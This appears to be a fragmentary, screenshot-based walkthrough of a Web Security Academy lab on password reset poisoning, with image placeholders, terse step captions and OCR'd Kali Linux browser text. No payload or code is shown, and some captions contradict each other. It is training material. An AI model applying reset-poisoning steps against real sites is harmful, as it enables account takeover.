


To reset password click on forgot password




Added username to get password reset on mail


Click on My account



Password reset link sended



"This screenshot shows the step where I click Email client to view the password reset email and obtain the reset link."



click on Email client to check password reset link mail

The crafted exploit response is ready, and the next step is to click “Email client” to send the manipulated password-reset email.

My Computerkali-linux-2025.1a-vmware-...Metasploitable2-Linux

123456

SettingsLab: Basic password resetBasic password reset poisExploit Server: Basic pass

https://exploit-0abe006b043e7abe80017f1501cb00ab.exploit-server.net/email

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSec

Web Security Academy

Basic password reset poisoning

LABNot solved

